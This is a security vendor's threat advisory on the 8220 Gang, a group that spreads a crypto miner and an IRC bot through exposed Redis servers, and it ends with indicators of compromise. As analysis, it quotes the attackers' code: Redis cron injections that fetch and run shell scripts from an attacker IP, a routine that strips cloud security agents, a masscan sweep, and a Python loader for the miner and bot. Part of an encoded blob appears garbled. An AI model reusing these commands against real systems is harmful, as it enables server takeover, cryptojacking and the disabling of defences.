Radware Cybersecurity Advisory

The 8220 Gang: Targeting Cloud Providers and Vulnerable Applications

January 19, 2023

8220 Gang

The 8220 Gang, also known as 8220 Mining Group, is a for-profit threat group from China that mainly targets cloud providers and poorly secured applications with a custom-built crypto miner and IRC bot.

As initially reported by **Cisco Talos**, the 8220 Gang has been active since 2017. While the threat group may be considered low-level, they have continued to advance and update their campaign over the years, proving how impactful a persistent low-level threat group can be. For example, in 2022, **Lacework** reported on how this highly active group continued evolving tactics and techniques to evade detection. Later in the year, **Aqua** reported on the group's exploitation of CVE-2022-26134, a vulnerability in the Atlassian Confluence software; **SentinelOne** also said that they had recently observed the 8220 Gang Botnet proliferate after successfully infecting over 30,000 hosts.

The threat group typically leverages publicly available exploits and brute-force attacks to spread its malware. But the group also leveraged Pastebin, Git repositories, and malicious Docker images to spread their malicious code. The 8220 Gang is known to use a variety of tactics and techniques to hide their activities and evade detection, including the use of a blocklist to avoid tripping over honeypots. Yet, the group is not perfect and was caught attempting to infect one of Radware's Redis honeypots at the beginning of this year.


Tactics, Techniques, and Procedures

By profiling and documenting the tactics, techniques, and procedures (TTPs) used by threat groups like the 8220 Gang, network defenders can better understand their behavior and how specific attacks are orchestrated, allowing organizations the ability to prepare, respond and mitigate current and future threats posed by the group.

In cybersecurity, tactics refer to the high-level description of the behavior the threat actors are trying to accomplish. For example, initial access is a tactic a threat actor leverages to gain a foothold in your network. Techniques are detailed descriptions of the behavior or actions that lead up to the tactic. For example, a technique to gain initial access includes exploiting public-facing applications. Procedures are technical details or directions about how a threat actor will leverage the technique to accomplish an objective. For example, procedures for exploiting a public-facing application can include information on a weakness in a targeted application.

INITIAL ACCESS

The source IP address in this attack originated from a compromised Apache server hosted on a major cloud provider. The IP address originally sent several requests to our Redis honeypot via '/api/login' and port 8443. Following this event, a few days later, the same IP address began sending a series of scripted commands to our Redis honeypot via port tcp/6379, the default port used by Redis. These commands were cron jobs intended to download, install and execute a shell script named 'xms?redis', a python script named d.py, a crypto miner called PwnRig, and the Tsunami IRC bot on the system where Redis is running.



```
echo 'config set dbfilename "backup.db"' > .dat
echo 'save' >> .dat
echo 'config set stop-writes-on-bgsave-error no' >> .dat
echo 'flushall' >> .dat
echo 'set backup1 "\n\n\n*/2 * * * * lwp-download http://185.106.94.146/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms\n\n"' >> .dat
echo 'set backup2 "\n\n\n*/3 * * * * wget -q -O- http://185.106.94.146/xms?redis | sh\n\n"' >> .dat
echo 'set backup3 "\n\n\n*/4 * * * * curl -fsSL http://185.106.94.146/xms?redis | sh\n\n"' >> .dat
echo 'set backup4 "\n\n\n*/5 * * * * echo cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8xODUuMTA2Ljk0LjE0Ni9kLnB5IikucmVhZCgpKSc= | base64
echo 'set backup5 "\n\n\n*/5 * * * * echo
cm0gLXJmIC90bXAvLmRhdDsgZWNobyAnZG93bmxvYWQoKSB7JyA+PiAvdG1wLy5kYXQ7IGVjaG8gJyAgICBJRlM9LyByZWFkIC1yIF8gXyBob3N0IHF1ZXJ5IDw8PCAiJDEiJyA+PiAvdG1wLy5kYXQ7IGVjaG8gJyAg
xyXG4lc1xyXG5cclxuIiBcJyA+PiAvdG1wLy5kYXQ7IGVjaG8gJyAgICAgICAgICAgICAgICJHRVQgLyR7cXVlcnl9IEhUVFAvMS4wIiBcJyA+PiAvdG1wLy5kYXQ7IGVjaG8gJyAgICAgICAgICAgICAgICJIb3N0Oi
IHJlYWQgLXIgbGluZTsgZG8nID4+IC90bXAvLmRhdDsgZWNobyAnSUNBZ01DQWdJRnRiSUNJa2JHbHVaU0lnUFQwZ0pDZGNjaWNnWFYwZ0ppWWdZbkpsWVdzPScgfCBiYXNlNjQgLWQgPj4gL3RtcC8uZGF0OyBlY2hv
AvdG1wLy5kYXQ7IGVjaG8gJyAgICB3aGlsZSBJRlM9IHJlYWQgLWQgIiIgLXIgbGluZSB8fCB7IG51bD0iIjsgW1sgLW4gIiRsaW5lIiBdXTsgfTsgZG8nID4+IC90bXAvLmRhdDsgZWNobyAnICAgICAgICBwcmludG
Y2hvICcgICAgZXhlYyAzPiYtJyA+PiAvdG1wLy5kYXQ7IGVjaG8gJ30nID4+IC90bXAvLmRhdDsgZWNobyAnZG93bmxvYWQgIiQxIicgPj4gL3RtcC8uZGF0OyBieXRlcz0kKHBpbmcgLWMgMSBwb29sLnN1cHBvcnR4
1dOyB0aGVuIHVybD0iICI7IGVsc2UgdXJsPSItZCI7Zmk7IGJhc2ggL3RtcC8uZGF0IGh0dHA6Ly8xODUuMTA2Ljk0LjE0Ni9iYXNoaXJjLiQodW5hbWUgLW0pID4gL3RtcC9pcmNkOyBjaG1vZCAreCAvdG1wL2lyY2
ZWQ7IGNobW9kICt4IC90bXAvZGJ1c2VkOyAvdG1wL2RidXNlZCAtYyAkdXJsOyAvdG1wL2RidXNlZCAtYyAkdXJsIC1wd247IHJtIC1yZiAvdG1wL2RidXNlZA== | base64 -d | bash\n\n"' >> .dat
echo 'config set dir "/var/spool/cron/"' >> .dat
echo 'config set dbfilename "root"' >> .dat
echo 'save' >> .dat
```

Figure 1: Redis commands executed through initial access shell script

REDIS

Redis is an open-source (BSD licensed), in-memory data structure store used as a database, cache, and message broker. It is not the first time Redis has been subject to exploit activities by malicious gangs. In March of 2022, after a **proof-of-concept** exploit was released for **CVE-2022-0543**, Juniper Threat Labs **reported** that the Muhstik malware gang was actively targeting and exploiting the Lua sandbox escape vulnerability. In December, Aqua **discovered** a previously undocumented Golang based backdoor they dubbed Redigo and targeted their Redis honeypots vulnerable to CVE-2022-0543. The malware aimed to take control of systems to likely build a botnet network. The dropped malware mimicked the Redis protocol to communicate with its C2 infrastructure. The objective of the botnet and the attackers remains unknown.

According to the 2022 Radware Threat Report, Redis was the fourth most scanned and exploited TCP port in Radwares Global Deception Network in 2022, up from 10th position in 2021. Redis has gained a lot of popularity with the criminal community in 2022 and is one of the services that should be monitored, and not be exposed to the internet if not required.





Figure 2: Top scanned and attacked TCP port, 2021 vs 2022

DEFENSE AND EVASION

After downloading and executing the payloads, the main script, 'xms?redis', runs a series of commands designed to modify the system's configurations and settings. For example, the commands create two new directories and give anyone permission to read, write and execute files in these directories. The commands also disable SELinux[1], set a limit on the number of processes a user can have running at one time, disable the firewall management tool, ufw[2], and removes attributes from the '/etc/ls.so.preload' file on targeted systems. In addition, the commands also execute a function intended to remove the security tools from several cloud providers. The 8220 Gang's payload also checks if outbound communications are blocked by security components on targeted devices and deletes log files that may contain suspicious activity.



```
run() {
    if [ ! "$(ps axf -o 'command %cpu' | grep -e 'dbused\|-bash'  | awk '{if($2>=30.0) print $1}' | grep -v '|\|\_' | grep -v grep)" ];
    then
        if [ $(id -u) -eq 0 ]; then
          if ps aux | grep -i '[a]liyun'; then
            (wget -q -O - http://update.aegis.aliyun.com/download/uninstall.sh||curl -s http://update.aegis.aliyun.com/download/uninstall.sh)|bash; lwp-download http
            (wget -q -O - http://update.aegis.aliyun.com/download/quartz_uninstall.sh||curl -s http://update.aegis.aliyun.com/download/quartz_uninstall.sh)|bash; lw
            tmp/uninstall.sh
            pkill aliyun-service
            rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
            rm -rf /usr/local/aegis*
            systemctl stop aliyun.service
            systemctl disable aliyun.service
            service bcm-agent stop
            yum remove bcm-agent -y
            apt-get remove bcm-agent -y
          elif ps aux | grep -i '[y]unjing'; then
            /usr/local/qcloud/stargate/admin/uninstall.sh
            /usr/local/qcloud/YunJing/uninst.sh
            /usr/local/qcloud/monitor/barad/admin/uninstall.sh
          fi
        fi
```


Figure 3: Evasion function

DISCOVERY AND PROPAGATION

The 8220 Gang leverages multiple scan functions to discover new potential targets, brute-force ssh services, and collect ssh keys. This is accomplished with three components. Two executable ELF binaries named 'masscan' and 'spirit', along with a text file called 'px1' containing a customized credential dictionary. The first scan function, '*ssh*loading32', attempts to locate new targets that have port tcp/22 exposed. In contrast, the scan function, '*redis*loading32', attempts to identify and infect servers exposing the Redis service on port tcp/6379. The 8220 Gang also uses the open-source network discovery and scanning tool '**masscan**' to scan the private IP address ranges 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0.

[1] Security-Enhanced Linux (SELinux) is a security architecture for Linux® systems that allows administrators to have more control over who can access the system. It was originally developed by the United States National Security Agency (NSA) as a series of patches to the Linux kernel using Linux Security Modules (LSM). SELinux was released to the open source community in 2000, and was integrated into the upstream Linux kernel in 2003. (source: **Red Hat**)

[2] Uncomplicated Firewall (UFW) is a program for managing a netfilter firewall designed to be easy to use. It uses a command-line interface consisting of a small number of simple commands, and uses iptables for configuration. UFW is available by default in all Ubuntu installations since 8.04 LTS. UFW has been available by default in all Debian installations since 10. (source: **Wikipedia**)




```
nohup ./masscan --max-rate 10000 -p6379 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 2>/dev/null | awk '{print $6, substr($4, 1, length($4)-4)}' | sort | uniq > .ranges
sleep 1
```

Figure 4: Masscan command

IMPACT

The main objective of the 8220 Gang is to compromise poorly secured cloud servers with a custom-built crypto miner and an IRC bot. The custom crypto miner, 'PwnRig', impacts systems by using significant amounts of CPU and GPU resources. This causes devices to either slow down or become unresponsive and can cause elastic compute nodes to expand its resources and eventually result in a huge, unexpected invoice for the victim at the end of the billing cycle. In addition to PwnRig, the threat group also infects devices with the Tsunami IRC bot. Tsunami IRC is a bot used as backdoor by the 8220 Gang, allowing the threat actors to remotely control systems and launch distributed denial-of-service (DDoS) attacks. The Tsunami IRC bot supports four different types of denial-of-service attacks, including SYN and UDP floods. DDoS attacks from the Tsunami bot can significantly impact targeted websites or networks by degrading services or making them unavailable for legitimate users, resulting in financial losses for the victim.



```
output = os.popen('sh -c bytes=$(ping -c 1 pool.supportxmr.com 2>/dev/null|grep "bytes of data" | wc -l); if [[ "$bytes" == "0" ]]; then url=" "; else url="-d";fi; echo $url'
if platform.architecture()[0] == "64bit":
    urlx64 = "http://185.106.94.146/x86_64"
    bx64 = "http://185.106.94.146/bashirc.x86_64"
    try:
        f = urllib.urlopen(urlx64)
        if f.code == 200:
            data = f.read()
            with open ("/tmp/dbused", "wb") as code:
                code.write(data)
        xx = urllib.urlopen(bx64)
        if xx.code == 200:
            data = xx.read()
            with open ("/tmp/bashirc.x86_64", "wb") as code:
                code.write(data)
        os.chmod("/tmp/dbused", 0o777)
        os.chmod("/tmp/bashirc.x86_64", 0o777)
        os.system("/tmp/dbused -c " + output)
        os.system("/tmp/dbused -c " + output + ' -pwn')
        os.system("/tmp/bashirc.x86_64")
        os.system("rm -rf /tmp/dbused")
        os.system("rm -rf /tmp/bashirc.x86_64")
    except:
        pass
```

Figure 5: Loader function for PwnRig and Tsunami

Targets

Threat groups specializing in crypto mining campaigns target public cloud environments for several reasons:

- public cloud environments offer a lot of potential targets with sufficient or elastic computing resources
- many organizations have limited visibility, making it more difficult for security and network operations to detect and respond to security threats
- public cloud providers also offer limited security controls, making it easier for threat actors to find and exploit vulnerabilities

CLOUD PROVIDERS

- AWS
- Azure
- Alibaba
- Google
- Oracle
- IBM
- Tencent
- OVH
- Digital Ocean
- Linode

Organizations widely use the public cloud,some accelerating their migrations during the pandemic to accommodate remote working. Most organizations use more than one public cloud provider, resulting in hybrid private and public multi-cloud environments with multi-layered and complex architectures, making them more challenging to control and secure. Because of this, several crypto-mining campaigns have been actively abusing organizations for extended periods of time without being detected.

CLOUD APPLICATIONS

- Apache
- Confluence
- Dockers
- Drupal
- Hadoop
- Jenkins
- Redi

Reasons for Concern

Crypto mining malware, like that used by the 8220 Gang, is specifically designed to abuse a system's resources to mine for cryptocurrency. While crypto mining malware may seem a relatively harmless threat, it can significantly impact the performance, security and cost of the public cloud.

The main concern with crypto mining malware is that it can significantly impact the system's performance. But it can also expose systems to additional security risks. Once infected, threat actors can use the same access to install other types of malware, such as keyloggers or remote access tools, which can subsequently be leveraged to steal sensitive information, gain unauthorized access to sensitive data, or deploy ransomware and wipers.

Organizations should adopt a comprehensive security strategy that includes security controls, monitoring, and incident response capabilities to protect their cloud environments and applications from crypto mining campaigns. Additionally, organizations should ensure their security controls provide complete visibility into their hybrid and multi-cloud environment to better detect and respond to new security threats.

Indicators of Compromise

FILES

xms?redis	Shell Script	f7e528552cee077feda5ad301f18d530
redis.sh	Shell Script	810aa891d76ce8a3c172422f56b7a594
d.py	Python Script	16f81748c8f59f679f06ce6f2dedc733
px1	Text File	3cd845610e49e11575b5c18596b38389
masscan	ELF	eefc0ce93d254982fbbcd26460f3d10d
spirit	ELF	038658c8b4f029b727b47560c0188dac
x86_64	ELF	915aec68a5b53aa7681a461a122594d9
i686	ELF	cdb1e1960391d512982a4916154a503c
bashirc.x86_64	ELF	63a86932a5bad5da32ebd1689aa814b3
bashirc.i686	ELF	0ba9e6dcfc7451e386704b2846b7e440

IPS & DOMAINS

163.123.142.210
dw.bpdeliver.ru
185.106.94.146
fbi.su1001-2.top
45.142.122.11
51.255.171.23

EFFECTIVE DDOS PROTECTION ESSENTIALS

Hybrid DDoS Protection - On-premise and cloud DDoS protection for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation

Behavioral-Based Detection - Quickly and accurately identify and block anomalies while allowing legitimate traffic through

Real-Time Signature Creation - Promptly protect from unknown threats and zero-day attacks

A Cyber-Security Emergency Response Plan - A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Intelligence on Active Threat Actors – high fidelity, correlated and analyzed date for preemptive protection against currently active known attackers.

For further network and application protection measures, Radware urges companies to inspect and patch their network to defend against risks and threats.

EFFECTIVE WEB APPLICATION SECURITY ESSENTIALS

Full OWASP Top-10 coverage against defacements, injections, etc.

Low false positive rate – using negative and positive security models for maximum accuracy

Auto policy generation capabilities for the widest coverage with the lowest operational effort

Bot protection and device fingerprinting capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking

Securing APIs by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

Flexible deployment options - on-premise, out-of-path, virtual or cloud-based

LEARN MORE AT RADWARE'S SECURITY RESEARCH CENTER

To know more about today's attack vector landscape, understand the business impact of cyberattacks or learn more about emerging attack types and tools, visit Radware's Security Research Center. Additionally, visit Radware's Quarterly DDoS & Application Threat Analysis Center for quarter-over-quarter analysis of DDoS and application attack activity based on data from Radware's cloud security services and threat intelligence.